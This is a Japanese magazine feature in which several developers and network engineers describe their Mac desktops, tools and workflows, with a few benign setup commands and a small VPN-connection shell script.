では環境についてご紹介しましょう。iMacを購入してから後、MacBook Airを購入し、今は家でも外でもMacを使っています。ただ2台持ちだとどうしても、Mac間でのデータの同期が問題になってきます。その解決策の候補として有力なのが、おそらくクラウドサービスの利用でしょう。当時すでにDropbox、SugarSync、他にもさまざまなクラウドのオンラインストレージサービスがありました。ただ筆者は、同じLAN内で同期をとることがほとんどだったので、インターネットを使って同期を取るオンラインストレージサービスに効率の悪さを感じ、候補から外しました。そして要求を満たすソフトウェアを探した結果、GoodSync[注1]というアプリにたどり着き、現在でも愛用中です。1台ごとにライセンスが必要なので、筆者はiMacの方に導入して、外出前と帰宅後に同期を行っています。


新しくプロジェクトが始まるとプロジェクト専用のディレクトリを作成して、そのプロジェクトディレクトリをまるごと2つのMacで同期するように設定しています。プロジェクトが終了すると古いプロジェクトディレクトリはMacBook Airから削除してしまうので、これで、Macbook Airのハードディスク容量を節約しています。

また、プロジェクトディレクトリには、ドキュメントだけでなくソースコード、さらには開

注1) http://www.goodsync.com/



Mac間の同期
GoodSyncは変更のあった差分だけの同期に対応しているので、変更のあったファイルだけを効率よく同期してくれますし、Macのファイル共有プロトコルであるAFP、他にもSMBやFTP、クラウドサービスとの同期も可能ということで、なかなか機能の豊富な同期ツールです



複数の仮想環境を起動
基本的な環境としてWebサーバ、アプリケーションサーバ、DBサーバに関してはLinux仮想環境イメージのテンプレートをあらかじめ作ってローカルに用意してあります。あとは複製して起動するだけで基本的な環境構築の完了です

発環境の設定ファイルなどもまとめて入れていますし、iMacとMacBook Airでディレクトリ構造も完全にあわせているので、家と外で、ほぼ同じ環境で開発ができています[注2]。

ちなみにMacにはデフォルトのバックアップアプリとしてTime Machineが入っています。自分は定期的に(というかほぼ毎日)iMacのバックアップをTime Machineでポータブル HDDにとっています。このポータブルHDDを外出先に持ち運べば、MacBook Airと同期をとっていないiMacのファイルでもいつでも参照することができます。

ソフトウェア開発環境と仮想環境の構築

あとは実行環境について触れておきます。プログラムを作って動作確認、単体テストをするくらいであればEclipseでTomcatを実行すれば十分だったりするのですが、もう少し本番に近い環境、たとえばLinuxで検証したい、Webサーバ／アプリケーションサーバ／データベースサーバを立ち上げて3ティア構造で動作検証をしたい、さらにはクラスタリングの設定を確認しておきたいなんて場合もあります。そんなときもやはりクラウドで、というのが現在の潮流です。ただクラウドの環境はインターネット上の環境なわけですから、オンラインストレージサービスと同様に、効率が悪いのが気になりますし、またIaaSを利用する場合は特にセキュリティの設定に気を使う必要があります。あとは多少なりともコスト(お金)もかかりますし、個人で気軽に検証したい、というときには、ちょっと敷居が高く感じます。

そこで自分はMacローカルに仮想環境を構築します。仮想環境ソフトウェアはVMware Fusion Professional[注3]を使用しています。

iMacを買った際はちょうど最新版のParallels Desktop[注4]がリリースされて安売りセールをしていたので、そちらを購入したのですが、あるプロジェクトでVMware形式の仮想環境イメージを使う必要があったこと、そしてVMware Fusionは個人利用であれば1ライセンスで複数のMac環境に導入できることが決め手となってこちらを購入しました。

さて具体的な環境構築についてですが、とくに時間をかけて構築する、ということはまったくありません。プロジェクトで環境が必要になったときは、あらかじめ用意しておいたイメージファイルを複製するだけで、あとは起動してプロジェクト固有の設定をすること、それだけで済みます。

また、仮想環境はファイルとして保存されますので、MacBook Airの方で動かしたいときは、GoodSyncを使って同期をとれば、その環境を丸ごと移行することもできます。SD

注2) すべての設定を引き継いでいるので、MacBook AirでEclipseを開くと、iMacの設定を引き継いでいるためにウィンドウがとんでもなく大きくてちょっと驚いたりすることもあるのですが……。なので場合によっては同期／非同期を柔軟に指定する場合もあります。
注3) http://www.vmware.com/products/desktop_virtualization/fusion/professional.html
注4) http://www.parallels.com/products/desktop/

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

③ シンプルだけど多機能を実現する一工夫

筆者の作業環境。基本は13インチMacBook Air、外部ディスプレイにも接続しデュアルディスプレイで作業を行う。1つのターミナルウィンドウの中にtmuxでペイン(画面)を分割して作業しています

プロフィール

氏名 横山彰子(よこやま あきこ)
TwitterID @acotie
所属 ㈱ステラート 代表
Mac使用歴 6年 開発者歴 8年

職歴は、Webサーバサイドのプログラマ、Webアプリケーションエンジニア、システムアーキテクチャ、スマホのゲーム開発、ソーシャルゲーム開発など。

はじめに

こんにちは、ステラートという会社の代表を務めている横山彰子(@acotie)と申します。

現在は知り合いのゲーム会社と一緒にソーシャルゲームの運用・開発を行っています。

2007年の秋ころ自宅用に黒いMacBookを導入し、Windowsのノートpcから移行しました。フォントの美しさに感動して、それ以降は仕事でもMacでの開発を続けています。

基本的にインストールしているアプリケーションや開発用のプラグインは少ないほうだと思います。Macアプリケーションもios アプリケーション同様に、いろいろ新しいものを試してみて使わなければすぐ削除するといったことを繰り返しています。

ターミナルソフトウェア

フォントはなるべく小さくしてTerminal.appを使っています。これは海外のギークな人たちの影響を受けているかもしれません。そしてプログラミング用に最適なフォントと一時期話題になりました、RictyをHomebrewからインストールして使っています。

仮想端末管理ソフトウェアはGNU Screenからtmuxに移行しました。ランチャーアプリケーションはAlfredで、以前はQuick Silverを使っていました。パッケージ管理ツールはHomebrewで、以前はMacportsを使っていました。このあたりは個人の好みやそのタイミングで最適なツールが登場して、ちょっとした流行のようなものもあると思います。

仮想環境対応

仕事でVMware Fusion5を

使っています。Windows 7で検証・開発環境を作ったり、CentOSでローカルのUNIX環境用のVMを作ったりしています。

あとは仕事用に、MAMPで開発環境も使っています。/Applications/MAMP/以下に、Mac + Apache + PHP + MySQLの環境が簡単に作れてしまいます。定期的にスナップショットを取れるため、MacBook本体を汚さないので自由に使うことができます。ローカルだけでなくEC2などVPSもいくつか契約しており、外出先からSSHでログインできるようにしています。

テキスト処理

エディタはもともとVimを使っていて、MacVimやMacVim-Kaoriyaや、Sublime Text2、Coda2なども使っていましたが、Xcodeのプロジェクトは Xcode、それ以外の部分に関してはVimを使っていることが多いです。

VimやSublime Text2の良いところは、設定ファイルを1つ作ってしまえば、どの環境でもすぐに同じ環境が作れる点です。そのほかのdotfilesと呼ばれる設定ファイルも、まったく新しいサーバやマシンのセットアップが必要な場合にdotfilesをコピーしてしまえば、すぐに自分の環境ができてしまいます。DropboxやBitBucket、GitHubなどどこでも参照できるようにひな形を作ってしまって参照できるようにしています。

その他いろいろな工夫


binaryage社のTotalSpaces、TotalTerminalは便利で使っています。旧Spacesをさらに細かく便利にカスタマイズでき、Terminalもホットキーを設定して上や下からふわっと出てくるようにアニメーションさせたりカスタマイズできます。

また、USキーボードのため、有名なKeyRemap4Macbookというアプリケーションで左右のコマンドキーを空打ちでカナ／英数の変換をマッピングさせて、VI Modeをオンにしてすべてのスクロールを J K でできるようにしています。

iOSでのゲーム開発において、使用する画像をテクスチャアトラスへ作成するパッケージングツールとしてTexture Packerが便利です。静止画やアニメーションさせたい画像を1つにまとめて、かつ減色や圧縮フォーマットまで選択し、フレームワーク用のテクスチャファイルとして吐き出してくれます。

たまにIsolatorというアプリケーションで集中して作業するような雰囲気を作ったり、Steamアプリケーションでゲームを買って遊んだりしています。iOS/Android用のゲームも出ていますが、Triple TownやLittle Infernoやバリバリ3DのFPSゲームのTeam Fortress 2というゲームが好きです。SD

筆者のデスクトップをキャプチャした画像。基本的にデスクトップに余分なファイルを置かずに使用しています



これはSteam.appで買ったTriple Town。Indie Game: The Movieというドキュメンタリー映画も購入できて、超オススメです

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

④ ネットワークエンジニアもMacだ!

筆者のデスクまわり。ネットワークエンジニアらしく、USBシリアル変換ケーブルも常備(!)

プロフィール

氏名 西村篤(にしむら あつし)
所属 ㈱IDCフロンティア
Mac使用歴 4年
使用機種 iMac、MacBook Air

2011年中途入社　前々職では基幹系システムのプログラミング経験あり。現在はバックボーンネットワークの設計、構築、運用に携わる。

エンジニア好みの携帯性のよさ

「Macを仕事で使っている人=グラフィックデザイナ」と、思う人が大多数だと思いますが、そんなことはありません。ネットワークエンジニアの会合に参加するとMac(とくにMacBook Air)を使っている人が、日に日に多くなっているのを感じます。その理由として、ネットワークエンジニアは意外と業界の会合などが多いので、持ち運びに便利な薄くて軽いMacが好まれるのではないかと推測しています。

筆者は、自宅ではiMac 21.5インチ(Late 2009、SSD自己換装[注1])、仕事ではMacBook Air 11インチ(Mid 2012)を使っています。iMacを使う一番の理由はデザインの良さです。リビングに置いても、ほかのインテリアの邪魔にならず、すっと溶け込みます。操作感としてはWindowsに比べもともとOS Xは起動が速いのですが、筆者のiMacはスペック的には古くてもHDDをSSDに換装したので起動も速く、ロジックボードが壊れない限りはまだまだ現役で使えそうです。

ご用達の「シリアル変換ケーブル」

ネットワークエンジニアの必須アイテムとも言えるものにUSB-シリアル変換ケーブルがあります。筆者が使用しているのは、Windows時代から使っている「シグマAPO URS232-2(RS232C to USBコンバーターケーブル)」です。この製品は2011年10月に製造会社が倒産し、製造中止です。Mac対応のUSBシリアル変換ケーブルもありますが、標準では対応していないので、チップメーカーのWebページからMac用のドライバをダウンロードしインストール[注2]します。インストール完了後は、ターミナルソフトから次のコマンドで接続できるようになります。

```
screen /dev/tty.usbserial 9600
(※ボーレート9600の場合)
```

注1) 自己換装するとAppleの保証は受けられなくなります。

screenコマンドで接続した後、セッションを切る時には[Ctrl]+[A]、[Ctrl]+[\]を必ずします。これを怠って抜くとMacが強制リブートしてしまうので注意が必要です。

▼図1　コマンドで起動させる場合(tftpサーバの起動)

```
$ sudo lsof -i:69
$ sudo launchctl load -w /System/Library/LaunchDaemons/tftp.plist
$ sudo lsof -i:69
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
launchd 1 root 62u IPv4 0xfb07cea5da4f6b3b 0t0 UDP *:tftp
launchd 1 root 63u IPv6 0xfb07cea5da4f6cc3 0t0 UDP *:tftp
```

▼図2　コマンドで起動させる場合(tftpサーバの停止)

```
$ sudo launchctl unload /System/Library/LaunchDaemons/tftp.plist
$ sudo lsof -i:69
```

よく使うターミナルソフトとtftpサーバ

次に使用アプリについて2つ紹介します。

iTerm2(ターミナルソフト)

標準のターミナルでもタブ等が使えていいのですが、ログ保存方法に少々不満があり、筆者はiTerm2を使用しています。ターミナルではscriptコマンドでログ保存するか、それまでの結果を保存するかの2通りしかないのですが、iTerm2では[Shell]→[Log]→[Start]でログ保存ができます。iTerm2ならではのよく使う機能として、画面を水平や垂直に分割してセッションを開くことができます。通常はタブかウィンドウを切り替えながら他のセッションに移ったりするのですが、1つのウィンドウで複数セッションを確認できるので比較する時などとても便利です。


次によく使う機能は背景透過です。これはデフォルトのターミナルでもできるのですが、MacBook Airの狭いデスクトップでは、ありがたい機能です。たとえば、作業手順書を見ながらコマンドを打つ時など、ウィンドウ切り替えをする必要なくiTerm2越しで確認しながら作業を行うことができます。

TftpServer(tftpサーバ)

ルータ、スイッチ等のOSをバージョンアップするときに、OSの転送をするためによく使います。Macには標準でtftpサーバがついていますが、ターミナルソフトから**図1**と**図2**のコマンドを入力する必要があるのでとても面倒です。

このアプリケーションをインストールすればGUI上からボタンでtftpサーバの起動停止が可能になりとても簡単です。またpathの変更もメニューからできるので便利です。

シグマAPO URS232-2(RS232C to USBコンバーターケーブル)
メーカ倒産のため、販売されていない周辺機器ですが、ネットワークエンジニアとしてよく使います。Macでも利用可能(ただし、ドライバは自分でインストール)



iTerm2をよく使用しているが、背景を半透明にしている。そうすると他のドキュメントを参照しながら使える。詳細は本文参照

使い始めればすぐに便利になるMac

Macを仕事で使い始めたときはWindowsとは勝手が違い戸惑いましたが、使い始めればあっという間になれてしまい不便に感じることはとくにありません。どの業種でもMacは問題なく使えると思います。SD

注2) どのチップメーカーを使っているかはGoogleで検索すると出てきます。md_PL2303_MacOSX10.6up_v1.5.0.zip(OS X 10.6となっていますがMountain Lionでも使用可能)

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

⑤ Webサービスのシステム開発を支えるMac事情

筆者のデスクまわり。MacBook Airから外部ディスプレイに接続し大きな画面で仕事を行う。画面は校正中の本ゲラ

プロフィール

氏名 菊地清高(きくち きよたか)
所属 さくらインターネット㈱ 新規事業室 **開発者歴** 8年ほど
Mac使用歴 プライベートでは開発者として仕事する前から使用しているので、数えてみるともう15年?
使用機種 iMac(Rev.B)～PowerMac G4～Macbook Pro(Retina 15inch)

1978年生まれ。PC-98でBASICを触りプログラミングに興味を持つ。最近は主にさくらのクラウド課金系を担当、他には本業と関係ないプロジェクトを企画・開発したり。猫2匹と暮らしています。

はじめに

はじめまして。さくらインターネットの菊地です。弊社のIaaSサービス「さくらのクラウド」の開発担当として、課金・決済システムや会員情報の連携といった"裏方"のシステムを開発しています。筆者の使用する開発言語はJavaが中心ですが、連携先システムや動作環境などによりPHP、Perlなども使用しています。普段はコーディングで1日を過ごす日々のため、会社にいる時間の大半は自分の開発環境のMacに触れる日常です。

業務(+自宅)でよく使うソフトや設定

UNIXコマンド全般

やはりUNIXコマンドがすぐに利用できるのは大きいですね。デフォルトでインストールされていないソフトウェアも、たいていはHomebrewであっさりインストールできます。アンインストールも簡単で、非常に重宝しています。

AppleScriptとシェルスクリプトの合わせ技

自宅にいるとき、緊急対応などで社内ネットワークにVPN接続する場合があります。私は**リスト1**のようなスクリプトを用いて接続しています。これを使う場合、ネットワーク名はターミナルで打ち込みやすい半角英数字にしておくと便利です。

おまけ「sayコマンド」

英語の発音に微妙に自信がない場合、sayコマンドで確認できます。


```
say coalesce
```

Mission Control


ソフトというのとはちょっと違いますが、おもに使っている

▼リスト1　vpnc.sh "ネットワーク名"

```
#!/bin/sh
VPNLogin() {
# AppleScriptを実行
/usr/bin/osascript << __EOF__
tell application "System Events"
   tell current location of network preferences
       set VPNservice to service "$1"
       if exists VPNservice then connect VPNservice
   end tell
end tell
__EOF__
}
VPNLogin "$1"

# 接続が完了するまで待つ
sleep 10

# ゲートウェイ設定
addr=$(ifconfig ppp0 | awk '/inet / { print $2; }')
sudo route add 172.16.0.0/12 "$addr"
```



iTerm2。本文中では特に触れていませんが、tmuxを愛用しています。デフォルト設定です



GeekToolでシステムの情報を表示しているところ。dfコマンドでディスク利用状況(左上)、メモリとかプロセス状況(左下)、時計の表示(右下)

のは Ctrl + ←→ による仮想デスクトップの切り替えです。基本的に仮想デスクトップ1つに対しアプリケーション1つを最大化表示し、Ctrl + ←→ でアプリケーションを切り替えます。

○特定のウィンドウを全デスクトップに表示

デスクトップを切り替えてもずっと表示しておきたいウィンドウがあるときは、Dockの対象アイコンから[オプション]→[割当先]→[すべてのデスクトップ]を選択します。

○アニメーション効果をOFFにする

アニメーションは、最初は良いのですがそのうち遅く感じてきたのでOFFにしました。ただし効果があるのは「Mission Control」と「アプリケーションウィンドウ」だけで、デスクトップ切り替えについては対象外です。ターミナルで次のコマンドを入力します。

```
defaults write com.apple.dock
expose-animation-duration -float
0 && killall Dock
```

Vim

Javaでなければだいたいvimを使って書いています。Vimはキータイプが少なくて済むのがステキです。Javaの場合はIntelliJ IDEAを使っています。

iChat

遠く離れたデータセンターの現地スタッフなどとは主にXMPPメッセージでやりとりしています。

GeekTool

さすがにMacBook Airの11インチディスプレイは小さいので、外付けディスプレイをメインにしています。11インチ側にはGeekToolでメモリ使用量や新着メールなどを表示しています。

KeyRemap4MacBook

Windowsでの日本語／アルファベット切り替えは Alt + 半角/全角 キーでした。Macでは Command + space ですが、たまにWindowsを触らなければならないときに混乱してしまいます。というわけで、Mac/Windowsともに 半角/全角 キーで切り替えられるように設定しています。設定方法は、次のとおりです。

[For Japanese] →[Change Backquote(`) Key]→[Backquote(`) to KANA/EISUU (toggle)]

Macで困ること

Internet Explorerでしか動かないWebフォームとかが困りものです。とはいえ業務上使わざるを得ない場合もあるので、そういうときはWindows機にリモートデスクトップで接続し、そこで処理するようにしてます。

まとめ

以上、Macを使ってみて思ったことをつらつら書いてみました。実のところ、私のMacでの開発環境って「がんばればWindowsでもできるよ」というものばかりです。でも「Macならがんばらなくてもできるよ」というのが一番ありがたいです。SD

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

⑥ MacBookによる次世代開発スタイル ——最強のマルチOS環境

アプリケーションはフルスクリーンで起動。仮想環境を複数たちあげて、常に複数のOSを使用

プロフィール

氏名 後藤大地(ごとう だいち)
所属 BSDコンサルティング㈱ 取締役／㈲オングス 代表取締役／FreeBSD committer
開発者歴 10年以上　**Mac使用歴** 5年以上
使用機種 MacBook Air(13inch Mid 2012)

エンタープライズシステムの設計、開発、運用、保守からIT系ニュースの執筆、IT系雑誌や書籍における執筆まで幅広く手がける。カーネルのカスタマイズから業務に特化したディストリビューションの構築、自動デプロイ、ネットワークの構築など、FreeBSD/Linuxを含め対応。BSDコンサルティングでは企業レベルで求められるFreeBSDの要求に柔軟に対応。

エンタープライズ分野でもMac増加中

WebアプリケーションやiOSアプリの開発現場ではMacBookをよく見かけますが、最近はエンタープライズシステムの開発でもMacBook Airを使われている方を見かける機会が増えました。FreeBSDの開発者たちはすでに数年前からMacBook ProやMacBook Airを使う方がかなりの割合にのぼります。理由はいくつかあります。ここでは私の開発環境に関してや、MacBookを活用している開発者がどのようなスタイルで開発をしているのかを紹介します。

なぜMacBook?

MacBookには最初からすべてがそろっています。WindowsでUNIX的な環境をそろえようとした場合、なにかとセットアップが必要です。Mac OS XにはFreeBSDのユーザランドが移植されており、UNIXマシンとしてすぐに使い出すことができます。UNIXを好む開発者がMacBookをよく使うのはこうした理由があります。

デスクトップPCであればUbuntuやFreeBSDをインストールして開発に使いますが、ノートPCとなると話は別です。サスペンド・レジュームが正しく動作し、電力効率がよく、GPUの性能を発揮できる環境をLinux/FreeBSDで構築しようとした場合、ノートPCは手間がかかります。MacBookにはそうした手間がありません。

MacBookを使う開発者の開発スタイル

MacBookを開発に使う場合、Parallels Desktop for MacやVMware Fusionなどの仮想環境を使い複数のOSを常に起動するような使い方をしています。これは自分に限らず他の開発者にも共通している印象を受けます。

たとえばあるエンタープライズ

システムを開発しているケースを考えます。バックエンドがRed Hat Enterprise Linux(RHEL)とOracleのミドルウェアやデータベース、ストレージがWindows Server、帳票の出力にはFile Makerが使われ、エッジサーバとしてFreeBSDでnginxが動いている、といったケースです。このとき、仮想環境でWindows Server、RHEL、FreeBSDを動作させます。それぞれフルスクリーンで動作させておき、必要になったらタッチパッドを3本指でスワイプして利用するOSを切り替えます。Windows Serverに切り替えると、もはやWindowsのノートPCにしか見えない感じです。MacBookに本番環境と近い環境を用意するわけです。このほうが本番機へデプロイしやすく効率がよいといえます。


仮想環境が十分に機能するので、アプリケーションをインストールするOSにはとくにこだわりません。たとえばApache HTTPd ServerはFreeBSDで構築するのが便利だからFreeBSDへ、PDFエディタはWindowsで動作するものが便利だからWindows、Oracle DatabaseはRHELがセットアップしやすいからこちらへ、といった具合です。適材適所で使い分けます。

ssh(1)をフル活用してどこでも開発

MacBookを開発に使っている開発者は移動しながらさまざまな場所で開発する傾向があります。自分の場合もそうです。自社または自前でサーバを運用していることが多く、世界中どこにいても開発リソースにアクセスできる状況になっていることが多いように思います。ssh(1)の使用方法を熟知し、さまざまなネットワーク環境から自前の環境とリンクし、開発を実施します。

開発の要はエディタです。VimやEmacsなどターミナルで使用できる多機能エディタを駆使します。必要があればプラグインやエクステンション、モジュールなどを開発してエディタそのものの機能を拡張します。かといってターミナルでの開発にこだわるのではなく、統合開発環境が必要な場合には仮想環境のWindowsに構築してそちらで開発します。iOSアプリを開発する場合にはXcodeを使います。

普段使っているMacBook Airのデスクトップ。基本的になにも置かない



開発の主体はssh(1)でログインしてvim(1)で開発。世界中どこにいても開発できる体制を構築

ハードはオプションでハイスペック化

仮想環境を活用して常時なんらかのビルドを実施しているといった開発もしますので、ハードウェアはオプションで引き上げられる最高スペックにします。ここはコストをかけても、開発という目的から考えれば、その見返りは十分に得られます。Webアプリケーションのエッジ部分の開発のみといったライトな場合には、デフォルトのスペックのまま使っている方も多いように思います。

CPU、メモリ、SSDを最高オプションで購入し、開発でストレスを感じることがないようにしています。日本の開発者と海外の開発者の違いとしては、海外の開発者はスペックを重要視してMacBook Proを、日本の開発者は持ち運びの容易さを重要視してMacBook Airを採用するケースが多いように思います。

ここで紹介したような開発方法をWindowsベースのノートPCで実施することもできますが、Windowsをベースにした場合にはMac OS Xの仮想環境での利用やiOSアプリの開発といった面で課題が出てきます。現状ではMac OS Xをベースにしておくのが、なにかとバランスの良い方法だと思います。SD

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

7 AndroidもiOSもイケル。モバイルデベロッパなら必然

エディタ用デスクトップを開いている私のデスクトップの一例。用途ごとにデスクトップを分類して活用しています。左から、ブラウザで調べものをしたり文書を読んだり何でもありの画面、テキストエディタ(Sublime Text)、開発環境、ターミナル、コミュニケーションツールの順に並んでいます

プロフィール

氏名 江川崇(えがわ たかし)
所属 Smartium㈱ **開発者歴** 約17年
Mac使用歴 10年(ブランクあり)
使用機種 15インチ MacBook Pro Retina ディスプレイモデル(CPU:2.7GHzクアッドコア Intel Core i7/Memory:16GB)

クリエイティブであり続けたいと思っているモバイルデベロッパ。本業の9割はAndroidに関係する何らかのこと。著書に『Google Androidプログラミング入門』(共著。アスキー・メディアワークス刊)など。Google API Expert(Android)の1人。

私にとってのMacの魅力

モバイルデベロッパである私にとってのMacの魅力は、おもに次の3点です。

直感的であり、長時間使っていても疲れにくい

Macは、ひとえに直感的で心地いいと感じます。私はコードを書いている最中はほぼキーボードしか使いませんが、コードを書く以外のことに費やす時間も案外長く、毎日かなりの時間をさまざまな用途で触ることになります。Macの安心感のある洗練されたUXが持つ一貫性や心地よさが潜在的なストレスを軽減するのでしょうか、さまざまな用途で長時間利用していても疲れを感じにくいです。MacBookのようなノートタイプの場合、止めるときは蓋を閉めるだけですし、使いたいときは開けるだけなので、細かな気遣いの必要がありません。

仮想デスクトップ環境も秀逸で、私は用途ごとにデスクトップを分類して活用しています。ショートカットで必要なウィンドウを一発で表示できるため、いくつものウィンドウが重なり何がどこにあるかを探さなければならない煩わしさから解放してくれます。このような派手ではなく些細だけど実はとても重要なことの積み重ねが、Macの醸(かも)し出す心地よさを演出していると感じます。毎日長時間利用するなら、私はMacを使いたいと思います。

デファクトの開発環境であることが多い

これはモバイルデベロッパにとって重要な要素です。Windows Phoneの開発などの特段の事情がない限り、自ずとMacを選ぶことになると言ったほうが正しいかもしれません。iOSならほぼMacを使うことになるでしょうし、Androidでも実機が手軽に接続

できることや、開発ツールが基本的にMacでの開発を想定していて他の機器よりも安定動作するといった優位性があります。

CUIとGUIの環境が両立している

開発者にとっては、使いやすいGUIと、bashやzshといったシェル環境が両立している点も魅力かもしれません。MacはBSD UNIXベースなので、UNIX系のオープンソースのビルドや利用が手軽に行えます。このことは、開発に必要な環境や便利な環境を1台で用意しやすいということを意味します。

Macと他のコンピュータとの使い分け

Mac以外のOSも利用します。Windowsは、.NETなどのVisual Studioを使った開発をする場合や、弥生会計のようにWindowsでしか動かないソフトを利用する場合に使います。Linuxは、おもにAndroidやFirefox OSなどのプラットフォームのビルドや、時間がかかる計算処理を実行する場合に利用しています。かつてはVMwareなどの仮想マシンを利用していたのですが、徐々に利用しなくなってしまいました。その大きな理由の1つは、目的や理由に最適化した専用の環境を用意したほうがよいと思うためです。とくにLinuxには多くのコアとメモリを積んだハイスペックな専用マシンを用意しています。刹那的な環境が欲しい場合には、Amazon EC2のインスタンスを借りることもあります。

エディタ／IDE

IDEは、Androidの開発が多いのでおもにEclipseを、エディタはおもにSublime Textを使っています。型制約が強い言語は、Eclipseの入力補完の恩恵を大いに受けることができます。EclipseはI/Oを多用するため、ある程度高速なSSDを積んでいることも重要ですが、Mac Book Proはこの点を標準でクリアしています。

HTMLやJavaScript、ErlangやRuby、シェルスクリプトといった強い型制約がないものは、Sublime Textで開発しています。Sublime Textの素晴らしい点は、プラグインでエディタの機能を自分好みにアレンジできる点です。用途に合わせて必要な開発環境やルック＆フィールをカスタマイズできるので、あらゆる開発者にとってメリットがあります。有料のソフトウェアですが試用は無料です。ぜひ一度お試しください[注1]。

周辺機器

最後に、モバイルデベロッパの1人として最近とくに重宝している2つのお勧め周辺機器をご紹介します[注2]。


INNOCUBE

MHL、HDMI対応の小型プロジェクタです。AndroidやiPhone/iPadに簡単につなげられるため、モバイルアプリのデモや、皆で実際に動かしながら検討する際にとても便利です。小さく軽いので気軽に持ち運びできます。

Livescribe

スマートペンと専用ノートがセットになったデバイスです。手書きの文字とそのときの音声を記録し、Wi-FiでEvernoteに保存できます。私は遠隔のメンバーとオンラインで頻繁に打ち合わせをしますが、Macの音声出力を分岐させればクリアな音声と手書きのメモをクラウドで管理できます。SD


INNOCUBEとAndroidタブレットをつなげた風景


使い込んで汚れてきた感のあるLivescribe

注1）Sublime Text 2のチートシート　http://www.gsmproductions.com/misc/sublime.html
注2）LivescribeもINNOCUBEも最近になって日本での販売チャネルができましたので、日本でも簡単に入手できます。

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

8 気持ちよくコーディングが行えるコンピュータ

筆者のデスクまわり。基本的にはここでMac miniを使用して開発を行っている。MacBook Proは机から離れた作業用。愛用のHHKは、週アスPLUS 1周年記念に作られた墨／刻印モデル

プロフィール

氏名 森拓也(もり たくや)
所属 ㈱ユビキタスエンターテインメント　ソフトウェアエンジニア　**開発者歴** 7年ほど
Mac使用歴 3年ほど
使用機種 Mac mini、MacBook Pro

1987年生まれ。石川県出身。2011年11月に株式会社ユビキタスエンターテインメントに入社。入社以来、iOSアプリ開発で活躍中。ARを使ったアプリや画像処理を用いたアプリを得意とする。

Macの魅力について

Mac OS Xの魅力

私がコンピュータで最も重視するポイントは、いかに気持ちよく扱えるかということです。そこで注目すべき点は、UIとレスポンスの早さです。どんなにすごい機能を積んだOSでもUIが使いにくかったり、レスポンスが遅いとイライラして投げ捨てたくなります。iOSとMac OS XのUIは使いやすいだけでなく、よく観察するとアニメーション1つ1つがとてもこだわっていて、使っていて気持ちがいい演出になっています。個々のアプリケーションのUIにも一貫性があるため使いやすいです。

また、iOSアプリ開発を行っている中で自然と使っていましたが、QuickLookとSpotlightはとても便利です。QuickLookは、アプリのリソースや資料を専用のアプリを通さずに開けるため、気軽にサッと確認できて助かります。Spotlightは、すぐごちゃごちゃになるデスクトップやダウンロードフォルダから、目的のファイルを一瞬で検索してくれます。この2つの良いところはとにかく早いところです。1秒でも早くコーディングに戻りたいときに、このレスポンスの良さはとても重要です。


MacBook Proの魅力

MacBook Proはノートパソ

コンとしてとても完成度が高く、気に入っています。デスクトップPCではWindowsを使うときもありますが、ノートパソコンではMacBook Proしか使いません。コンパクトであり、発熱が少ない点などの理由もありますが、決め手はキーボードです。

日ごろデスクトップではMac mini + Happy Hacking Keyboard Pro2(以降、HHK)をメインで使っているため、キーボードはUS配列なことが第1条件です。MacBook Proは注文時にJIS配列とUS配列の選択が可能なところが実に良いです。パンタグラフ構造のキーはMacBook Airよりキーストロークが若干深めに設計されていて、キータッチには少し強めの反発があります。キーピッチは19mmであり、グラグラしない安定したキートップのおかげで、HHKから切り替わってもすぐに手に馴染みました。キーボードの違いでストレスを感じることが多いですが、MacBook Proはすんなり受け入れることができました。

